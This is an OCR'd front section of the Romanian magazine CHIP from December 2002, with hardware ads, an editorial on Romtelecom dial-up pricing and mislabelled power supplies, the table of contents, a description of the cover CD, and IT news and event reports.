• Decembrie 2002 • 65.000 lei • ISSN 1453-7079

CHIP

12/2002 www.chip.ro


Computer & Communications



Ofensiva TFT-urilor



Pe CD:




Demo
Corel Graphics Suite 11
Unul dintre cele mai bune pachete de grafică.



Complet
602Pro PC Suite 2001
O soluție gratuită pentru procesare de text, calcul tabelar și grafică.



Demo
Xara MenuMaker
Program pentru dezvoltarea rapidă a meniurilor pentru pagini web.



Demo
ACDSee 5.0
Un popular program pentru managementul imaginilor și nu numai.

Demo
VMware workstation 3.2 pentru Windows și Linux

• Gaim 0.60 • VicMan's Photo Editor 6.999
• DVD2SVCD 1.1.0 • DVDx 2.0 • n.player 1.0
• VirtualDub 1.4.11 • ZoomPlayer 2.90
• ZipArchive 2.3.2 • ASPI Layer 4.72
• Hackman 7.02 • IsoBuster 1.1
• SkinStudio 2.5 • eMail Tracker Pro 2.0b
• FlashFXP 2.0 • Modem Monitor 2.1.0.4
• Mobile Net Switch 1.9.3 • Spam Eater Pro 3.63
• AC3D 3.4 • FontTwister 1.2 • Photo2VCD 1.60
• Super Audio Converter 3.3 • TVTool 6.8.2
• API Generator 1.0 • Code-Lock 2.08
• MySQL Manager 1.9.2.1 • PHPMaker 1.0
• TVideoGrabber 5.2 • Alcohol 120% 1.3.4
• CPUFSB 2.2.7 • DeepScan 1.0 • WinZip 8.1
• HomeWatcher 2.0 • SOCKShell 1.1

CHIP Tehnologii

DSL în România:
Infrastructură și servicii

• Cum să creăm Super Video CD-uri
• Cele mai bune encodere MPEG2




Practic: Tipărire ieftină

Reumplerea cartușelor la imprimantele Inkjet



Test:
Sisteme din clasa business



Procesoare pentru fiecare

Alegeți de la 1 la 2,8 GHz

Troian la pachet sau...

... Program românesc pentru administrarea Net Café-urilor?

Calculatoare în rate: pro și contra

comRace COMPUTERS



Integrarea celor mai noi tehnologii într-o arhitectură Pentium 4, designul elegant și compact, mobilitatea totală și soluțiile impresionante de conectare și comunicare fac din noul Comrace M8 notebook-ul ideal pentru a lucra și a te bucura de experiența multimedia digitală oriunde și oricând.

notebook M8

Calculatoarele comRace M8 au preinstalat Microsoft® Windows® original
http://www.microsoft.com/piracy/howtotell/romanian/

Performanță maximă
- Ultima generație de procesoare Intel® Pentium® 4 1,6-2,4 GHz, memorie rapidă DDRAM 266 MHz, harddisk de mare capacitate 20-60MB.


Tehnologii multimedia de vârf
- Grafică avansată Real 256 2D/3D, sistem de sunet integrat, unități optice DVD/CD/CD Rewritable, display LCD 14-15" de înaltă rezoluție și TV-out.
- (filme DVD, muzică CD/MP3, jocuri, aplicații multimedia)

Conectare și comunicare
- Modem 56K V90, LAN 10/100, Infrared port, PCMCIA, USB.
- Interfață IEEE 1394 Firewire (i-LINK) pentru conectare cu camere video digitale.

Mobilitate și flexibilitate
- Baterie LiION - sistem avansat de power management.


Design elegant și compact

comRace M8





Comrace M8 XG-1700 — **1359$**
- Pentium 4 - 1,7 GHz FSB 400MHz
- 128 MB DDRAM 266MHz
- 20 GB Hard Disk
- Graphics engine Real256 2D/3D TV-OUT
- 14" Display TFT - LCD XGA 1024x768
- Network Fast Ethernet 10/100
- Modem 56K V.90
- 24XCD-ROM
- Direct Sound full-duplex
- Stereo speakers & microphone
- Infrared IrDA+IEEE 1394 Firewire I-LINK PCMCIA 4*USB
- 9-cell Li-ion battery (2000mAH)
- Microsoft Windows XP



Comrace M8 XG-2000 PRO — **1749$**
- Pentium 4 - 2,0 GHz 512 KB cache
- 256 MB DDRAM 266MHz
- 40 GB Hard Disk
- Graphics engine Real256 2D/3D TV-OUT
- 15" Display TFT - LCD XGA 1024x768
- Network Fast Ethernet 10/100
- Modem 56K V.90
- COMBO Drive
 DVD-ROM 8×
 CD RReWritable CD RW 24×/8×
 CD-ROM 24×
- Direct Sound full-duplex
- Stereo speakers & microphone
- Infrared IrDA+IEEE 1394 Firewire I-LINK PCMCIA 4*USB
- 9-cell Li-ion battery (2000mAH)
- Microsoft Windows XP

Pentru comenzi sau informații suplimentare sunați la:

COMRACE COMPUTERS
București Bd. Burebista, nr. 2
Tel.: 021-3211818; Fax: 021-3211819
Craiova Prelungirea Severinului 170
Tel.: 0251-433400; Fax: 0251-433413
E-Mail: office@comrace.ro
www.comrace.ro

*)Prețurile sunt exprimate în dolari SUA și nu includ TVA. Plata se efectuează în lei la cursul BNR.
Prețurile se pot schimba fără notificare prealabilă.

Intel, Intel Inside Logo și Pentium sunt mărci înregistrate iar Celeron și Celeron Logo sunt mărci comerciale ale Intel Corporation.
Toate celelalte mărci sau mărci comerciale la care se face referire sunt proprietatea companiilor respective
© 2002 comRace COMPUTERS




Noul server hp ProLiant ML330 G2 împreună cu Microsoft Windows 2000 Server este soluția ideală pentru compania ta. Server de fișiere, tipărire, mail sau web sunt numai câteva dintre aplicațiile pentru care te poți baza pe performanțele sale.

Profită de reducerea de 25% și cumpără, între 1 noiembrie și 31 decembrie 2002 serverul hp ProLiant ML 330 G2 împreună cu Microsoft Windows 2000 Server.


2699*

hp ProLiant ML330 G2

- Suport Dualprocesor, Pentium III, 1.26 Ghz
- Memorie 512 Mb
- Hard Disk 18Gb SCSI Ultra 3 10000 rpm, hot pluggable
- Controler Hard Disk SCSI Ultra3
- Hot pluggable cage
- Automatic System Recovery
- Microsoft Windows 2000 Server



Microsoft Windows 2000 Server



business partner
hp invent

Microsoft®

TORNADO SYSTEMS

București, Jiului 2-4, Bloc Tornado;
tel: 021 2067740; fax: 021 3129820.
www.tornado.ro

prețurile sunt exprimate în USD și nu conțin TVA. Oferta este limitată.



Răzvan Anghelidi,
redactor șef
CHIP Computer & Communications

Diverse...

Unu

De la 1 noiembrie tarifele Romtelecom pentru conectarea la Internet au crescut. Toți utilizatorii de Net pe dial-up au simțit deja asta. Din păcate, la noi în țară marea majoritate a conexiunilor la rețeaua mondială se fac încă prin dial-up, modalitate considerată cel puțin desuetă prin țări „mai de soare pline". Așadar, orice creștere a prețului la acest tip de conexiune este o problemă foarte serioasă, care trebuie discutată fără infantilisme de genul „f**k Romtelecom" și fără patetisme de tip „moartea Internetului în România".

Romtelecom, ca și companie privată, are dreptul de a-și stabili tarifele pentru serviciile sale, așa cum orice altă companie are acest drept. Spre deosebire însă de alte companii, Romtelecom are monopolul pe piața pe care activează. Monopol care mai durează foarte puțin, e drept. Cel puțin din punct de vedere teoretic.

Tocmai din acest motiv, al monopolului, este imoral să mărești tarifele cu doar două luni înainte de încetarea monopolului. Pare ciudat să spui „imoral" când vine vorba de afacerile unei firme, dar firmele serioase țin foarte mult la acest aspect, pentru că se leagă direct de influența pe care o are un nume în rândul consumatorilor. Este drept că Romtelecom are acum, mai mult ca niciodată, nevoie de capital, dar pe de altă parte nu cred că aceste conectări la Internet pot face marea diferență între a avea și a nu avea bani pentru o companie de această mărime și în acest domeniu. Pentru că dacă ar face, noi toți care folosim acest serviciu avem cum să influențăm această decizie. Nu vorbesc de lucruri care să coste mai mult sau care sunt imposibile în anumite locuri, cum ar fi abonarea la un ISP ce oferă acces prin cablu TV, wireless etc. Nu, trebuie doar să facem cum a făcut un cititor al revistei noastre, care și-a descris experiența cu Romtelecom la http://www.chip.ro/forum/viewtopic.php?t=17592. El a decis să-și reducă drastic timpul petrecut pe Internet și, mai mult, a făcut cunoscut acest lucru conducerii Romtelecom. Nu cred că mai e cazul să insist asupra consecințelor acestei acțiuni.

Doi


Iată o problemă care pare că este tot mai des întâlnită prin magazinele din țara noastră. Ea provine de la „custom labeling". De fapt, blamabilă nu este această acțiune în sine, care înseamnă etichetarea unui produs conform dorințelor clientului și este o găselniță de marketing, ci faptul că prin acest „labeling" se specifică informații false despre un produs. Este vorba despre sursele de alimentare din carcasele calculatoarelor noastre.

Până acum 2-3 ani, sursele aveau puteri specificate de 150, 180 sau 230 W. Dintr-o dată, nu s-au mai găsit pe piață decât surse de minim 300 W, ba chiar sunt unele specificate la 400 și 450 W. Ciudat este însă faptul că prețurile acestor surse nu au crescut deloc cu această creștere a specificațiilor, ba chiar au scăzut. Pot fi găsite zeci de brand-uri de surse de 300 W la sume de ordinul a 20 de dolari (cu carcasă cu tot). Problema este că în realitate nu este vorba de 300 W, ci de mult mai puțini. Nu 280 sau 290, ci 200 sau 230. De aici și inexplicabile blocări ale PC-uri și pocnete de condensatori în surse. Din nou se poate aplica principiul „cât dai, atâta face". Companiile serioase care produc surse specifică valoarea reală a puterii de care este capabil produsul. Dar aceste produse costă cu mult mai mult (de 3-4 ori mai mult) decât o oarecare sursă de sub 20 de dolari.

Așadar, atenție la surse!

Trei

Trebuie să vă anunț că deocamdată acesta este ultimul număr al CHIP la care am plăcerea de a colabora. Decizia mea a fost luată din motive care nu au nici o legătură cu revista sau firma Vogel Burda Communications. De acum redactor șef este Decebal Schiller (decebal_schiller@chip.ro), iar redactor șef adjunct este Cătălina Lazăr (catalina_lazar@chip.ro). Vă rog să le acordați sprijinul dumeavoastră în continuare și sper că veți rămâne cititori fideli ai revistei noastre!



Cuprins

Focus

8 Știri

26 Encarta 2003
Enciclopedia Microsoft la o noua versiune.


30 Incursiune în măruntaiele unui gigant
Microsoft își dezvăluie câteva dintre secrete

34 Auditul unui fișier executabil
Cum se transformă un program comercial într-un troian...

38 Abonament la calculator
Merită sau nu cumpărarea unui PC în rate?

Hardware

42 Știri



44 Procesor puternic pentru toate împrejurările
Sfaturi pentru cumpărarea de procesoare

54 Bancul de probă
Recenzii pentru numeroase produse hardware testate în laboratorul CHIP.

68 Din nou 16
Test comparativ de PC-uri de clasă „business".
Notă: Tabelul complet cu rezultate se găsește pe CD, la rubrica Offline.

78 CHIP Top 10
Cele mai bune şi mai convenabile produse hardware de pe piaţa din România.

Software

80 Ştiri

84 Software sub lupă
Vă atragem atenţia asupra câtorva programe interesante apărute în ultimul timp.

94 Un singur PC, mai multe sisteme de operare



Cum se folosesc concomitent mai multe sisteme de operare pe acelaşi calculator.

98 „Hrană" pentru cineaşti



CHIP testează cele mai potrivite encodere MPEG2 pentru comprimarea filmelor.

104 Securitatea reţelelor




Radiografia unei soluţii antivirus de tip „corporate".



54 Ofensiva TFT-urilor
132 Cum să creăm Super Video CD-uri
98 Cele mai bune encodere MPEG2
126 Practic: Tipărire ieftină
68 Test: Sisteme din clasa business
44 Procesoare pentru fiecare
116 DSL în România
34 Troian la pachet sau...
38 Calculatoare în rate: pro şi contra

106 Încă un pas către arta modernă



Noutăţile din a 11-a versiune a CorelDRAW Graphics Suite.

Comunicaţii

110 Ştiri

116 Internet la viteză maximă
Vă prezentăm o soluţie broadband: DSL.

120 Zapp? Online?
„Internet de până la 15 ori mai rapid" ne promit cei de la Zapp într-o reclamă TV. Dar... să vedem care este realitatea.

122 Lumea mobilă
Designul modern se întâlneşte cu tehnologia de ultimă oră la terminalele mobile testate în laboratorul CHIP.

Practic

126 Reumplerea cartuşelor
... cu cerneală poate fi o importantă resursă de economii.

132 Un DVD mai mic



Să vedem care este modalitatea de a crea (S)VCD-uri cu filme.

142 Poşta redacţiei

Am scris pe CD...



... noua versiune a suitei de programe grafice Corel Graphics, VMware workstation – programul cu ajutorul căruia puteți rula mai multe sisteme de operare concomitent, noul ACDSee 5.0, precum și o selecție de programe freeware și shareware interesante.

Versiuni complete

602Pro PCSuite 2001


O suită de aplicații de birou este necesară pe orice sistem în viața de zi cu zi. 602Pro PC Suite conține un procesor de text, un program de calcul tabelar, un editor de imagini și un program pentru crearea albumelor foto. Pe lângă gratuitatea sa, ceea ce este important la aceste programe este gradul mare de compatibilitate pe care îl are cu formatele de fișiere Microsoft Office.

Java Runtime Environment 2 1.4.1

Acest nou release al JRE vine să remedieze o serie de bug-uri prezente în versiunea precedentă și să faciliteze folosirea tehnologiei JAVA.

Versiuni de evaluare

Corel Graphics Suite 11




Noua versiune de a suitei de la Corel introduce biblioteca de simboluri refolosibile.

Gigantul software canadian a lansat în această toamnă o nouă versiune pentru programele sale de prelucrare grafică. Incluzând CorelDRAW 11, Photo-Paint 11, R.A.V.E 2.0 și încă alte câteva aplicații, această suită poate fi un instrument foarte precis în mâinile unui artist digital.

ACDSee 5.0

ACDSee s-a impus ca unul dintre cele mai populare managere pentru imagini și formate grafice. Vă propunem să încercați noua versiune a acestuia.

VMware workstation 3.2



Windows 98SE rulând fără probleme sub Windows XP.

A rula mai multe sisteme de operare concomitent este cu adevărat o facilitate importantă pentru anumite categorii de utilizatori ai computerului. VMware workstation permite acest lucru și o face destul de bine.

Shareware și freeware

Programele acestor secțiuni au fost alese pentru a satisface cele mai variate preferințe. În zona de multimedia am inclus programe pentru prelucrarea și redarea secvențelor video cum ar fi: Virtual Dub 1.4.1, ZoomPlayer 2.90, n.player 1.0 sau AVI Splitter 1.1. Pentru amatorii de programare am inclus atât sursele unor programe și aplicații, cât și instrumente de dezvoltare (PHPMaker sau mySQLManager). Secțiunile de programe utilitare cuprind instrumente interesante pentru tweaking-ul procesorului – CPUFSB, emularea și crearea de unități virtuale CD-ROM – Acohol 120%, editarea în mod hexazecimal – Hackman.

Pe lângă toate acestea veți regăsi pe CD o secțiune specială destinată managerelor de fișiere. Aceasta cuprinde cele mai recente versiuni ale unor programe de acest gen.

Multimedia

Pentru această lună am pregătit două trailere ale unor filme a căror premieră va avea loc în această perioadă. Este vorba de „Harry Potter and The Chamber of Secrets" și thriller-ul „The Transporter". Acestea sunt oferite prin amabilitatea firmei InterCom Film, telefon 021-2112387.

Linux

Pentru iubitorii acestui sistem de operare am inclus pe CD versiunea Linux a lui VMware workstation 3.2, un browser web bazat pe motorul Mozilla precum și cea mai recentă versiune a server-ului de baze de date MySQL.

CD-ul inclus poate fi utilizat în conformitate cu parametrii definiți în standardul Philips – YELLOW BOOK. Editura nu-și asumă responsabilitatea asupra eventualelor pagube provocate de utilizarea CD-ului în alți parametri decât cei stabiliți în standardul menționat anterior.

NOTĂ

Interfața CD-ului CHIP este concepută să ruleze optim pe o placă grafică ce suportă minim o rezoluție de 800 x 600 și o adâncime a culorii de 16 biți. De aceea, nu este recomandată folosirea acesteia într-un mediu ce nu oferă minimul necesar! Interfața poate fi rulată atât sub Windows 95/98/Me, cât și sub Windows NT/2000/XP.

Din cauza multitudinii de configurații, redacția CHIP Computer & Communications nu își poate asuma nici o responsabilitate în eventualitatea în care apar probleme în funcționarea interfeței și a aplicațiilor. Programele care au intrat în componența CHIP CD au fost testate și selectate cu grijă în redacția CHIP. Totuși, redacția nu își poate asuma nici o responsabilitate pentru funcționarea anormală a software-ului și nici nu poate fi făcută responsabilă pentru eventualele daune produse.

CD-ul CHIP a fost verificat împotriva virușilor cu următoarele programe antivirus (în ordine alfabetică): BitDefender Professional 6.4 (furnizat de Softwin), F-Secure AntiVirus 5.40 (furnizat de Infodesign), Kaspersky Lab Anti-Virus 4.0 (furnizat de Kaspersky Lab - Rusia), McAfee VirusScan 6.0 (furnizat de ProVision), Norman Virus Control 5.4 (furnizat de CS Software), Panda Antivirus Platinum 6.0 (furnizat de Info Grup) și RAV 8.5 (furnizat de GeCAD).

Pentru orice întrebări legate de aplicațiile de pe CD, vă rugăm să contactați telefonic, prin fax sau prin e-mail, autorii programelor respective.

ATENȚIE! Pentru rularea corectă a interfeței CD-ului vă recomandăm setarea unei rezoluții minime de 800 x 600, o adâncime a culorii de 16 biți și folosirea opțiunii Small Fonts!

ASESOFT
Shaping the future

DISTRIBUTIE TEHNICA DE CALCUL

BUCURESTI
Str. Aurel Vlaicu nr.126
Tel/Fax: 021-211.18.56
Email: sales@asesoft.ro
www.asesoft.ro

focus

Târg IT&C

Systems 2002

În perioada 14-18 octombrie s-a desfășurat la München târgul internațional Systems 2002. Acesta a avut ca scop reunirea companiilor producătoare de soluții software și hardware pentru zona enterprise și facilitarea schimbului de informații între acestea și companiile interesate. Marea majoritate a participanților au oferit soluții software pentru zona enterprise, din categoria aplicațiilor CRM și ERP, dar și pentru managementul documentelor. Deși târgul s-a axat mai mult pe zona Germaniei, au fost prezente și companii din afara acestei țări.

România a fost prezentă printr-un stand separat, unde s-au regăsit companiile Adcos, Total Soft, IPACRI, Societatea Națională de Informatică, Net Brinel Consulting, Ambo Consulting, Keysys. Cu stand separat a fost prezentă și compania Genesys.



La târgul internațional de IT&C Systems 2002 au participat și companii românești.

www.systems.de

Canon

Imprimantă pentru birourile mici


Noul Laser Shot LBP-1120 este destinat birourilor mici.

Canon a lansat noua Laser Shot LBP-1120, o imprimantă laser cu o viteză de 10 ppm și o rezoluție de 600 dpi, destinată birourilor mici. Laser Shot LBP-1120 este succesorul modelului cel mai bine vândut, Canon LBP-810, și este la fel de compact, dar având o viteză mai mare și un design mai elegant.

„Oferind o viteză mai mare și utilizând tehnologii avansate, Laser Shot LBP-1120 constituie o investiție bine plasată pentru orice birou mic", a spus domnul Komatsuzaki, Executive Vicepresident, Canon Consumer Imaging.

Câteva elemente pe care le putem aminti sunt faptul că acest printer nu are nevoie de timp de încălzire, iar în privința consumabilelor, tonerul și cilindrul sunt combinate într-un singur element.

www.canon.com


Microsoft

MSN Messenger 5

Microsoft a anunțat o nouă versiune a aplicației de mesagerie instant MSN Messenger. Acesta este disponibil în două variante: una gratuită și una pentru cei abonați la proaspătul MSN 8.

Versiunea gratuită a MSN Messenger 5 aduce ca noutăți un director al membrilor (member directory) refăcut, posibilitatea de a primi știri personalizate și un set de funcții de control anti-spam. De asemenea, utilizatorii mai săraci vor putea beneficia de un Address Book îmbunătățit care va oferi posibilitatea de a „împărți" cu alți utilizatori lista de contacte MSN și Hotmail. Noul „member directory" oferă posibilitatea de a eticheta contactele cu diverse stegulețe care vor marca, de exemplu, dacă un anume „prieten" (buddy) este online, prin intermediul unui dispozitiv mobil.


MSN Messenger 5, disponibilă doar celor care sunt înscriși la MSN 8, aduce în plus față de cea gratuită funcții avansate de control parental care vor putea fi aplicate atât clientului de servicii online, cât și clientului e-mail.



Bill Gates la evenimentul organizat cu ocazia lansării pachetului de servicii MSN 8.

www.microsoft.com

De încredere



Ai nevoie de un sistem informatic de încredere: sunt necesare nivele deosebite de securitate care să prevină accesul neautorizat sau pierderea informațiilor. **Windows XP Professional** îți asigură aceste **nivele ridicate de securitate ale sistemelor**, iar instrumentele din **Office XP** asigură **protecția și confidențialitatea informațiilor** cu care lucrezi, și în același timp creșterea productivității.

Desktop-ul Microsoft XP îți oferă **cel mai sigur** mediu pentru a-ți desfășura afacerea ta.
În limba română.

BAZEAZĂ-TE PE UN PRIETEN DE ÎNCREDERE:

DESKTOP-UL XP ÎN LIMBA ROMÂNĂ!

Informații despre avantajele utilizării Windows XP Professional și Office XP, precum și despre ofertele promoționale din această perioadă, găsiți la tel. **021 203 61 61** sau **www.microsoft.com/romania/xpro**

Confirmă că ești mai mult decât un utilizator obișnuit: obține certificarea Microsoft Office Specialist.

Microsoft Windows XP Professional Romanian Interface Pack

Microsoft Office XP

Microsoft®
www.microsoft.com/romania

Eveniment

CHIP Forum 2002

Miercuri, 16 octombrie 2002, la International Trade Center din Brașov a avut loc seminarul CHIP Forum 2002. În cadrul evenimentului s-au propus spre discuție trei subiecte interesante pentru peisajul informatic actual din România, și anume „2003: noi orizonturi de dezvoltare în telecomunicații", „Soluții pentru o legislație IT de nivel european" și „Eficiența și ușurința pentru cetățean: administrația informatizată". Invitați la acest seminar au fost Mihai Bătrâneanu, director PC Net și Varujan Pambuccian, deputat și președinte al Comisiei pentru Comunicații din Parlamentul României.



Mihai Bătrâneanu, exprimându-și părerea în legătură cu liberalizarea telecomunicațiilor de la 1 ianuarie 2003

CHIP Forum 2002 a debutat cu discursul lui Mihai Bătrâneanu, care a vorbit despre viitorul telecomunicațiilor în România după dispariția monopolului Romtelecom. Acesta a estimat o cifră cuprinsă între 7 și 8 milioane de dolari, necesară dezvoltării unui serviciu de voce performant în țară (în condițiile în care infrastructura pentru transmisia de date există deja) și și-a exprimat părerea că în România, o conexiune la Internet de 128 kbps este considerată a fi broadband. În ceea ce privește Romtelecom, Bătrâneanu a subliniat faptul că monopolul acestei companii se referă la un singur aspect, și anume la faptul că Romtelecom este proprietara celei mai importante infrastructuri de cupru, rețea responsabilă de majoritatea comunicațiilor din țară. În esență, a declarat Bătrâneanu, 2003 va aduce posibilitatea de a folosi în condiții nediscriminatorii rețeaua de cupru a Romtelecom, aceasta fiind obligată prin lege să nu restricționeze în nici un fel transmisia de date pe frecvența nonvocală. Practic, aceasta înseamnă că, începând cu 2003, operatorii de telefonie din România vor avea posibilitatea să implementeze mai multe tehnologii și să ofere o gamă largă de servicii pe infrastructura Romtelecom. În ceea ce privește colaborarea cu Romtelecom, Bătrâneanu, în calitate de director PC Net, a caracterizat-o ca fiind una fructuoasă și de dorit, chiar dacă este impusă de condițiile actuale oferite de piața românească (nu este disponibilă decât rețeaua de cupru a Romtelecom, iar PC Net dispune în prezent de circa 80.000 de abonați prin dial-up).

Ca probleme care ar putea sta în calea dezvoltării sectorului IT&C în România, Bătrâneanu a enumerat puterea de cumpărare care este destul de scăzută aici și imposibilitatea de a se face comerț electronic (fapt determinat, după părerea lui Bătrâneanu, de refuzul băncilor de a oferi suport pentru astfel de servicii).

Ca o concluzie, Bătrâneanu a declarat: „Dacă Internetul este privit ca un mijloc de a economisi și nu ca un cost suplimentar, atunci în România câștigurile ar fi mari pentru companiile care apelează la acest gen de soluții."

Varujan Pambuccian a urmat la cuvânt, declarând cu părere de rău că nu se așteaptă să se întâmple nimic spectaculos în domeniul telecomunicațiilor în 2003. El a subliniat faptul că, din punct de vedere legislativ, s-a făcut tot ceea ce este necesar pentru a sprijini liberalizarea pieței românești. Din păcate, liberalizarea va produce concurență doar la nivel de servicii, deoarece este mult prea scump pentru orice operator să construiască o nouă infrastructură și de aceea va fi obligat să apeleze la rețeaua de cupru a Romtelecom.

